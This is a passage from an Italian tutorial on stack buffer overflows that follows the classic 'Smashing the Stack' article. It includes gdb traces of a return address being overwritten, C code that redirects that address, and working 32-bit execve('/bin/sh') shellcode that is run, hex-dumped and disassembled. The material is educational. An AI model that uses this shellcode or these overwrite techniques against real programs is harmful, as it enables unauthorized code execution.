   0x56556201 <+57>:    cmpl   $0xff,-0xc(%ebp)
   0x56556208 <+64>:    jle    0x565561ef <main+39>
   0x5655620a <+66>:    sub    $0xc,%esp
   0x5655620d <+69>:    lea    -0x1ec(%ebp),%eax
   0x56556213 <+75>:    push   %eax
   0x56556214 <+76>:    call   0x5655619d <function>
   0x56556219 <+81>:    add    $0x10,%esp
   0x5655621c <+84>:    nop
   0x5655621d <+85>:    mov    -0x4(%ebp),%ecx
   0x56556220 <+88>:    leave
   0x56556221 <+89>:    lea    -0x4(%ecx),%esp
   0x56556224 <+92>:    ret
```

L'indirizzo di ritorno è **0x56556219** (che sta nella riga **0xffffcd60**), nello stack è proprio qui:

```
0xffffcd60:     0xf7fc6460      0xf7fa0000      0xffffce98      0x56556219
```

Quindi, dalla visione dello stack, questo è lo ***stack frame di function()***:

```
(gdb) x/64wx $esp
0xffffcd40:     0xffffcd50      0xffffcd8c      0xf7fc6700      0x565561a9
0xffffcd50:     0xffffcda4      0xffffcda0      0x00000003      0x00000000
0xffffcd60:     0xf7fc6460      0xf7fa0000      0xffffce98      0x56556219
```

Questo invece è lo ***stack frame di main()***:

```
0xffffcd70:     0xffffcd8c      0x003055e4      0xffffcda0      0x565561e1
0xffffcd80:     0xffffce34      0xf7fbe780      0xf7fe1830      0x41414141
0xffffcd90:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcda0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcde0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce00:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce10:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce20:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce30:     0x41414141      0x41414141      0x41414141      0x41414141
```

Digitiamo ora:

(gdb) c

Ora dal punto di vista Assembly sono subito dopo la strcpy:

```
(gdb) c
Continuing.

Breakpoint 2, 0x565561bf in function (str=0x41414141 <error: Cannc
10
10          strcpy(buffer,str);
(gdb) disass function
Dump of assembler code for function function:
   0x5655619d <+0>:     push   %ebp
   0x5655619e <+1>:     mov    %esp,%ebp
   0x565561a0 <+3>:     push   %ebx
   0x565561a1 <+4>:     sub    $0x14,%esp
   0x565561a4 <+7>:     call   0x56556225 <__x86.get_pc_thunk.ax>
   0x565561a9 <+12>:    add    $0x2e2f,%eax
   0x565561ae <+17>:    sub    $0x8,%esp
   0x565561b1 <+20>:    push   0x8(%ebp)
   0x565561b4 <+23>:    lea    -0x18(%ebp),%edx
   0x565561b7 <+26>:    push   %edx
   0x565561b8 <+27>:    mov    %eax,%ebx
   0x565561ba <+29>:    call   0x56556050 <strcpy@plt>
=> 0x565561bf <+34>:    add    $0x10,%esp
   0x565561c2 <+37>:    nop
   0x565561c3 <+38>:    mov    -0x4(%ebp),%ebx
   0x565561c6 <+41>:    leave
   0x565561c7 <+42>:    ret
```

Vediamo lo stato della memoria:

```
(gdb) x/64wx $esp
0xffffcd40:     0xffffcd50      0xffffcd8c      0xf7fc6700      0x565561a9
0xffffcd50:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd60:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd70:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd80:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcd90:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcda0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcde0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce00:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce10:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce20:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce30:     0x41414141      0x41414141      0x41414141      0x41414141
```

E come possiamo notare tutta la memoria è stata sovrascritta da questo byte (compreso l'indirizzo di ritorno visto in precedenza). Questo cosa significa? Significa che quando la function() terminerà la sua esecuzione, non ritornerà più al main() mediante il suo indirizzo di ritorno, bensì ritornerà a *0x41414141*, è questo indirizzo in memoria potrebbe equivalere ad un'area a cui non posso accedere. Digitiamo di nuovo:

(gdb) c

E possiamo vedere:

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Questa è la dimostrazione a livello di memoria di un buffer overflow e dei suoi potenziali danni. Vediamo questo ulteriore codice:

```
3   #include <stdio.h>
4   #include <stdlib.h>
5   #include <string.h>
6
7   void function(int a, int b, int c){
8       char buffer1[5];
9       char buffer2[10];
10      int *ret;
11  }
12
13  int main(){
14      int x;
15      x = 0;
16      function(1, 2, 3);
17      x = 1;
18      printf("%d\n", x);
19  }
```

Questa funzione non fa molto, nel main() dichiara x, che in seguito imposta a 0, dopo chiama function con gli argomenti 1, 2 e 3, in seguito imposta x=1 e lo stampa. Se eseguiamo questo codice il risultato sarà proprio 1. Vi è un modo per il quale è possibile modificare questo codice in modo tale che il programma ci stampi 0. Andiamo a modificare **function()**:

```
 7  void function(int a, int b, int c){
 8      char buffer1[5];
 9      char buffer2[10];
10      int *ret;
11
12      ret = buffer1 + 12;
13      (*ret) += 8;
14  }
```

In questo codice cosa abbiamo fatto, abbiamo dichiarato un puntatore a intero ret, e gli abbiamo assegnato il valore di buffer1 + 12, a questo valore abbiamo aggiunto 8. In modo piú preciso a riga 12 stiamo provando ad accedere all'indirizzo in cui è salvato il **return pointer** utilizzando questo puntatore. Questo con l'intento di skippare, saltare la riga dove viene inizializzata *x=1*. Peró se eseguiamo così il codice ci va in **segmentation fault**:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc -g -fno-stack-protector -z execstack -m
32 src/Binary_Exploitation.c -o bin/Binary_Exploitation
src/Binary_Exploitation.c: In function 'function':
src/Binary_Exploitation.c:12:9: warning: assignment to 'int *' from incompatible pointer type 'char *' [-Wincompat
ible-pointer-types]
   12 |     ret = buffer1 + 12;
      |         ^
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./bin/Binary_Exploitation
Errore di segmentazione (core dump creato)
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$
```

Apriamo gdb e inseriamo un breakpoint all'istruzione *+11*:

```
(gdb) b *function+11
Breakpoint 1 at 0x11a8: file src/Binary_Exploitation.c, line 7.
(gdb) run
Starting program: /home/kobra3310/Scrivania/Script Vari/Script C/Binary Exploitation/bin/Binary_Exploitation
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x565561a8 in function (a=1, b=2, c=3) at src/Binary_Exploitation.c:7
7       void function(int a, int b, int c){
(gdb) disass function
Dump of assembler code for function function:
   0x5655619d <+0>:     push   %ebp
   0x5655619e <+1>:     mov    %esp,%ebp
   0x565561a0 <+3>:     sub    $0x18,%esp
   0x565561a3 <+6>:     call   0x56556223 <__x86.get_pc_thunk.ax>
=> 0x565561a8 <+11>:    add    $0x2e38,%eax
   0x565561ad <+16>:    lea    -0x14(%ebp),%edx
   0x565561b0 <+19>:    add    $0xc,%eax
   0x565561b3 <+22>:    mov    %eax,-0x4(%ebp)
   0x565561b6 <+25>:    mov    -0x4(%ebp),%eax
   0x565561b9 <+28>:    mov    (%eax),%eax
   0x565561bb <+30>:    lea    0x8(%eax),%edx
   0x565561be <+33>:    mov    -0x4(%ebp),%eax
   0x565561c1 <+36>:    mov    %edx,(%eax)
   0x565561c3 <+38>:    nop
   0x565561c4 <+39>:    leave
   0x565561c5 <+40>:    ret
```

Analizziamo il contenuto della stack:

```
(gdb) x/32wx $esp
0xffffcefc:     0xffffd0f4      0x00000000      0x00000000      0x01000000
0xffffcf0c:     0x0000000b      0xf7fc4540      0x00000000      0xf7d924be
0xffffcf1c:     0xffffcf48      0x565561f5      0x00000001      0x00000002
0xffffcf2c:     0x00000003      0xffffcf70      0xf7fbe66c      0xf7fbeb20
0xffffcf3c:     0x00000000      0xffffcf60      0xf7fa0000      0xf7ffd020
0xffffcf4c:     0xf7d9b519      0xffffd1c7      0x00000070      0xf7ffd000
0xffffcf5c:     0xf7d9b519      0x00000001      0xffffd014      0xffffd01c
0xffffcf6c:     0xffffcf80      0xf7fa0000      0x565561c6      0x00000001
```

In questo contesto l'indirizzo di ritorno é **0x565561f5**. Andando ad analizzare il codice Assembly del **main()**:

```
0x565561f0 <+42>:    call   0x5655619d <function>
0x565561f5 <+47>:    add    $0xc,%esp
```

Ora vediamo in che indirizzo è salvata *buffer1*:

```
(gdb) p/x &buffer1
$1 = 0xffffcf13
```

Andiamo a modificare il codice di function per trovare in modo piú semplice il buffer in memoria:

```
 7  void function(int a, int b, int c){
 8      char buffer1[16];
 9      int *ret;
10      memset(buffer1, 'A', 5);
11      ret = buffer1 + 12;
12      (*ret) += 8;
13  }
```

Compiliamo e riavviamo di nuovo gdb, e inseriamo un breakpoint dopo la memset:

```
0x000011cb <+30>:    call   0x1060 <memset@plt>
0x000011d0 <+35>:    add    $0x10,%esp
```

Dunque istruzione +35:

```
(gdb) b *function+35
Breakpoint 1 at 0x11d0: file src/Binary_Exploitation.c, line 10.
(gdb) run
```

Andiamo a vedere l'indirizzo di *buffer1*:

```
(gdb) p/x &buffer1
$1 = 0xffffcefc
```

Andiamo a vedere la situazione dello stack:

```
(gdb) x/32wx $esp
0xffffcee0:     0xffffcefc      0x00000041      0x00000005      0x565561b9
0xffffcef0:     0xf7ffd608      0x0000000b      0xffffcf5c      0x41414141
0xffffcf00:     0x00000041      0x00000000      0x01000000      0x0000000b
0xffffcf10:     0xf7fc4540      0x56558fd4      0xffffcf48      0x56556221
0xffffcf20:     0x00000001      0x00000002      0x00000003      0x56556206
0xffffcf30:     0xffffcf70      0xf7fbe66c      0xf7fbeb20      0x00000000
0xffffcf40:     0xffffcf60      0xf7fa0000      0xf7ffd020      0xf7d9b519
0xffffcf50:     0xffffd1c8      0x00000070      0xf7ffd000      0xf7d9b519
```

Il buffer inizia all'ultima colonna della seconda riga. Da qui ci chiediamo, quanti bytes mi servono per arrivare all'IP (*instruction pointer*)? Quindi al saved return address? Individuiamolo vedendo il codice Assembly del main():

```
0x5655621c <+45>:    call   0x565561ad <function>
0x56556221 <+50>:    add    $0x10,%esp
```

Nello stack si trova:

```
0xffffcf10:     0xf7fc4540      0x56558fd4      0xffffcf48      0x56556221
```

Cosa dobbiamo fare ora? Trovata la zona di memoria dove viene inizializzato *buffer1* e trovato l'IP, dobbiamo sovrascrivere tutta la memoria tra questi due punti. Andiamo a modificare il codice sorgente:

```
 7  void function(int a, int b, int c){
 8      char buffer1[16];
 9      int *ret;
10      memset(buffer1, 'A', 5);
11      ret = buffer1 + 4*8;
12      (*ret) = 0x41414141;
13  }
```

Con quanto aggiunto siamo andati a calcolarci in modo specifico utilizzando l'offset l'indirizzo del **return address**. Una volta calcolato lo sostituiamo a 0x41414141. Riavviamo gdb dopo aver compilato il programma e digitiamo:

(gdb) b *function+35

(gdb) run

(gdb) nexti (per 4 volte)

(gdb) x/32wx $esp

(gdb) nexti

(gdb) x/32wx $esp

(gdb) nexti

(gdb) x/32wx $esp

(gdb) b *function+61

(gdb) c

(gdb) x/32wx $esp

L'indirizzo in cima allo stack è proprio:

```
(gdb) x/32wx $esp
0xffffcf1c:     0x41414141      0x00000001      0x00000002      0x00000003
0xffffcf2c:     0x56556202      0xffffcf70      0xf7fbe66c      0xf7fbeb20
0xffffcf3c:     0x00000000      0xffffcf60      0xf7fa0000      0xf7ffd020
0xffffcf4c:     0xf7d9b519      0xffffd1c7      0x00000070      0xf7ffd000
0xffffcf5c:     0xf7d9b519      0x00000001      0xffffd014      0xffffd01c
0xffffcf6c:     0xffffcf80      0xf7fa0000      0x565561eb      0x00000001
0xffffcf7c:     0xffffd014      0xf7fa0000      0xffffd014      0xf7ffcb80
0xffffcf8c:     0xf7ffd020      0x73301b14      0x3fc77104      0x00000000
```

Il programma andrà in segmentation fault proprio perché prenderà l'indirizzo in cima alla stack (ossia 0x41414141). Vediamo anche i registri:

```
(gdb) i r
eax            0xffffcf1c       -12516
ecx            0x5              5
edx            0xffffcf01       -12543
ebx            0x56558fd4       1448447956
esp            0xffffcf20       0xffffcf20
ebp            0xffffcf48       0xffffcf48
esi            0xffffd014       -12268
edi            0xf7ffcb80       -134231168
eip            0x41414141       0x41414141
eflags         0x282            [ SF IF ]
cs             0x23             35
ss             0x2b             43
ds             0x2b             43
es             0x2b             43
fs             0x0              0
gs             0x63             99
```

Ora il nostro intendo come detto in precedenza è quello di skippare l'inizializzazione di x=1, per fare questo analizziamo il codice Assembly del main e l'istruzione che fa questo è:

```
0x56556220 <+53>:    movl   $0x1,-0xc(%ebp)
```

Il nostro intento e skippare questa istruzione, per fare questo aggiungiamo al codice sorgente:

```
 7  void function(int a, int b, int c){
 8      char buffer1[16];
 9      int *ret;
10      memset(buffer1, 'A', 5);
11      ret = buffer1 + 4*8;
12      (*ret) = *ret + 10;
13  }
```

con: (*ret) = *ret + 10 stiamo skippando, dal punto di vista di memoria, l'inizializzazione di x=1, facendo un salto di 10 byte, andando dunque a saltare delle istruzioni Assembly, il salto corrisponde a queste istruzioni:

```
0x56556218 <+45>:    call   0x565561ad <function>
0x5655621d <+50>:    add    $0x10,%esp
0x56556220 <+53>:    movl   $0x1,-0xc(%ebp)
0x56556227 <+60>:    sub    $0x6,%esp
```

L'output sarà:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./bin/Binary_Exploitation
0
```

In sintesi, anche accennando all'articolo:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Questo codice (modificato un pó da noi per essere piú comprensibile in fase di spiegazione) va a modificare l'indirizzo di ritorno salvato sulla stack. Modificando i metadati sulla stack siamo in grado di modificare l'esecuzione del programma, questo perché l'esecuzione del programma fa affidamento alla stack per capire dove riprendere l'esecuzione dopo una chiamata di funzione.

Per ora abbiamo visto molte, in particolare come il processore esegue il nostro programma e soprattutto abbiamo visto che un **buffer overflow** può sovrascrivere i metadati salvati sullo stack, in particolare ci permette di sovrascrivere l'indirizzo di ritorno (return address) salvato sullo stack. Ma alla fine dei conti, come attacchiamo questo binario? Qui entra in gioco lo **shellcode**, continuando l'articolo abbiamo il capitolo inerente a *Shell Code*:

```
   So now that we know that we can modify the return address and the flow of
execution, what program do we want to execute?  In most cases we'll simply
want the program to spawn a shell.  From the shell we can then issue other
commands as we wish.  But what if there is no such code in the program we
are trying to exploit?  How can we place arbitrary instruction into its
address space?  The answer is to place the code with are trying to execute in
the buffer we are overflowing, and overwrite the return address so it points
back into the buffer.  Assuming the stack starts at address 0xFF, and that S
stands for the code we want to execute the stack would then look like this:


bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------    [SSSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                           |
           |___________________________|
top of                                                          bottom of
stack                                                              stack
```

"*Essendo che possiamo modificare il return address, dunque il flusso di esecuzione che programma possiamo eseguire? Nella maggior parte dei casi se siamo in grado di prendere il controllo del flusso di esecuzione la cosa da fare e far spawnare una shell. Mediante una shell siamo in grado di richiamare qualsiasi altro comando. Ma se nel programma da exploitare non c'è già il codice per spawnare una shell? Come possiamo iniettare del codice/istruzioni arbitrarie nella zona di memoria del processo?*"

Una tecnica è la seguente: abbiamo nel nostro stack nel nostro ret e inseriamo in una zona il nostro shellcode, mediante un buffer overflow siamo in grado di modificare il ret e far eseguire il nostro shellcode. Nell'articolo vi è anche un esempio di shellcode che spawna una shell:

```
shellcode.c
----------------------------------
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Attenzione però, noi nell'area di memoria del processo non possiamo inserire direttamente questa porzione di codice C, questo perché il compilatore non è in grado di eseguire codice C, ma solo codice Assembly. Dunque l'idea e di capire in Assembly tale codice che fa e inserire nell'area di memoria del processo quelle istruzioni assembly. Andando avanti nell'articolo vi è una spiegazione approfondita di tutto il codice Assembly relativo a quello shellcode, noi salteremo. Analizziamo questa porzione di articolo:

```
So as we can see there is not much to the execve() system call.  All we need
to do is:

        a) Have the null terminated string "/bin/sh" somewhere in memory.
        b) Have the address of the string "/bin/sh" somewhere in memory
           followed by a null long word.
        c) Copy 0xb into the EAX register.
        d) Copy the address of the address of the string "/bin/sh" into the
           EBX register.
        e) Copy the address of the string "/bin/sh" into the ECX register.
        f) Copy the address of the null long word into the EDX register.
        g) Execute the int $0x80 instruction.
```

Nota: **execve()** è una system call ossia un servizio offerto dal kernel del sistema operativo che ci permette di lanciare nuovi processi, nel nostro caso per lanciare una shell dobbiamo lanciare il processo "*/bin/sh*".

Quelli nell'immagine sono gli step da eseguire per farlo. In breve dobbiamo avere la stringa "**/bin/sh**" in memoria, dobbiamo avere l'indirizzo di questa stringa, dobbiamo copiare delle informazioni nel **registro EAX**, e infine chiamare l'istruzione *int $0x80*. Quest'ultima istruzione genera una trap che nell'architettura a *32bit* siamo in grado di triggerare le system call. Infine inseriamo anche un **exit(0)** così da far terminare il processo senza farlo crashare. Continuando:

```
   But what if the execve() call fails for some reason?  The program will
continue fetching instructions from the stack, which may contain random data!
The program will most likely core dump.  We want the program to exit cleanly
if the execve syscall fails.  To accomplish this we must then add a exit
syscall after the execve syscall.  What does the exit syscall looks like?
```

Questo **exit(0)** serve perché se **execve()** fallisce essendo che il processore sta eseguendo nella stack del processo lui continuerebbe ad eseguire nelle istruzioni successive, ma non è detto che quello che viene dopo siano istruzioni (perché puó esserci qualsiasi dato nella stack). Andando avanti nell'articolo vi è la stessa analisi di prima, ossia si analizza in dal punto di vista Assembly come effettuare una exit(0):

```
   The exit syscall will place 0x1 in EAX, place the exit code in EBX,
and execute "int 0x80".  That's it.  Most applications return 0 on exit to
indicate no errors.  We will place 0 in EBX.  Our list of steps is now:

        a) Have the null terminated string "/bin/sh" somewhere in memory.
        b) Have the address of the string "/bin/sh" somewhere in memory
           followed by a null long word.
        c) Copy 0xb into the EAX register.
        d) Copy the address of the address of the string "/bin/sh" into the
           EBX register.
        e) Copy the address of the string "/bin/sh" into the ECX register.
        f) Copy the address of the null long word into the EDX register.
        g) Execute the int $0x80 instruction.
        h) Copy 0x1 into the EAX register.
        i) Copy 0x0 into the EBX register.
        j) Execute the int $0x80 instruction.
```


Dal **punto a** al **punto f** si parla di effettuare una execve per spawnare il processo /bin/sh, da **punto h** al **punto j** per effettuare una exit(0). Vediamo un esempio di shellcode mostrato nell'articolo:

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

Tutte queste stringhe non sono altro che una ***codifica di byte sotto forma di stringa*** in C, se eseguiamo questo codice andremo in *segmentation fault*:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc -g -fno-stack-protector -z execstack -m32 src/shellcode.
c -o bin/shellcode
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./bin/shellcode
Errore di segmentazione (core dump creato)
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$
```

Analizziamo con gdb il perchè di questo segmentation fault:



Perchè ci da questo messaggio: ***0x56559020*** *in* ***shellcode*** *()*

Succede questo perché il programma sta provando a sovrascrivere l'indirizzo di ritorno del main() con questo shellcode. Un'altra sintassi per fare questo è:

```
1   char shellcode[] =
2       "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
3       "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
4       "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
5       "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
6
7   void main() {
8      int *ret;
9
10      (*(void (*)()) shellcode)();
11  }
```

L'output sarà il medesimo:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc -g -fno-stack-protector -z execstack -m32 src/shellcode.
c -o bin/shellcode
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./bin/shellcode
Errore di segmentazione (core dump creato)
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$
```

Con questa sintassi trasformo shellcode in una funzione che non prende e restituisce nulla. Ci va in segmentation fault perchè se dichiariamo questa shellcode globalmente verrà inserita in memoria nella **sezione date**. Questa sezione nei sistemi moderni non è eseguibile, la si può solo leggere e scrivere, nel nostro programma noi stiamo cercando di chiamarla e di conseguenza eseguirla, ma come detto in precedenza non possiamo. Per ovviare a questo problema possiamo spostare la shellcode all'interno del main():

```
void main() {
    char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

    int *ret;

    (*(void (*)()) shellcode)();
}
```

Andando ad eseguire:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc -g -fno-stack-protector -z execstack -m32 src/shellcode.
c -o bin/shellcode
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./bin/shellcode
$ whoami
kobra3310
$
```

Come possiamo vedere eseguendo avremo una shell di sistema a disposizione. Avendo spostato la dichiarazione della shellcode (ora infatti si trova nella stack) è possibile eseguirla (questo ovviamente grazie alla flag *-z execstack*, senza di essa ci darebbe di nuovo **segmentation fault**).

È possibile stampare i byte di questa stringa in un file .bin mediante un tool ad esempio perl, usiamo il comando:

$ perl -e 'print "<string>"' > <file>.bin

```
kobra3310@pop-os: ~/Scrivania/Script Vari/Script C/Binary Exploitation/bin
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$ perl -e 'print "\xeb\x2a\x5e\x89\x76\x08\
xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xb8\x01\x00\
x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3"' > shellcod
e.bin
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$
```

Vediamo il contenuto di questo file binario con il tool hexdump:

$ hexdump -C <file>.bin

```
kobra3310@pop-os: ~/Scrivania/Script Vari/Script C/Binary Exploitation/bin
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$ hexdump -C shellcode.bin
00000000  eb 2a 5e 89 76 08 c6 46  07 00 c7 46 0c 00 00 00  |.*^.v..F...F....|
00000010  00 b8 0b 00 00 00 89 f3  8d 4e 08 8d 56 0c cd 80  |.........N..V...|
00000020  b8 01 00 00 00 bb 00 00  00 00 cd 80 e8 d1 ff ff  |................|
00000030  ff 2f 62 69 6e 2f 73 68  00 89 ec 5d c3           |./bin/sh...].|
0000003d
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$
```

Questi byte stanno indicando delle operazioni Assembly vere e proprie, se voglio capire che istruzioni rappresentano questi bytes posso usare il comando:

$ objdump -b binary -m i386 -D <file>.bin

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$ objdump -b binary -m i386 -D shellcode.bin

shellcode.bin:     formato del file binary


Disassemblamento della sezione .data:

00000000 <.data>:
   0:   eb 2a                   jmp    0x2c
   2:   5e                      pop    %esi
   3:   89 76 08                mov    %esi,0x8(%esi)
   6:   c6 46 07 00             movb   $0x0,0x7(%esi)
   a:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  11:   b8 0b 00 00 00          mov    $0xb,%eax
  16:   89 f3                   mov    %esi,%ebx
  18:   8d 4e 08                lea    0x8(%esi),%ecx
  1b:   8d 56 0c                lea    0xc(%esi),%edx
  1e:   cd 80                   int    $0x80
  20:   b8 01 00 00 00          mov    $0x1,%eax
  25:   bb 00 00 00 00          mov    $0x0,%ebx
  2a:   cd 80                   int    $0x80
  2c:   e8 d1 ff ff ff          call   0x2
  31:   2f                      das
  32:   62 69 6e                bound  %ebp,0x6e(%ecx)
  35:   2f                      das
  36:   73 68                   jae    0xa0
  38:   00                      .byte 0x0
  39:   89 ec                   mov    %ebp,%esp
  3b:   5d                      pop    %ebp
  3c:   c3                      ret
```

Le due istruzioni *int $0x80* sono rispettivamente le istruzioni:

- execv()
- exit()

Continuando a leggere:

```
   It works! But there is an obstacle.  In most cases we'll be trying to
overflow a character buffer.  As such any null bytes in our shellcode will be
considered the end of the string, and the copy will be terminated.  There must
be no null bytes in the shellcode for the exploit to work.  Let's try to
eliminate the bytes (and at the same time make it smaller).
```

"*La maggior parte delle volte andremo a fare l'overflow di un buffer di caratteri*", in **C le stringhe** sono formate in un certo modo, sono viste come una sequenza di bytes che terminano col bytes nullo (**\0**), esso indica la fine della stringa. Se nel nostro shellcode vi fosse un **\0** allora il programma capirebbe che abbiamo finito di leggere la stringa e non cambierebbe la restante parte dello shellcode. Questo significa che bisogna copiare tutti i byte **\0** in byte non nulli. Esempi di bytes nulli nella notazione vista in precedenza sono **\x00**.

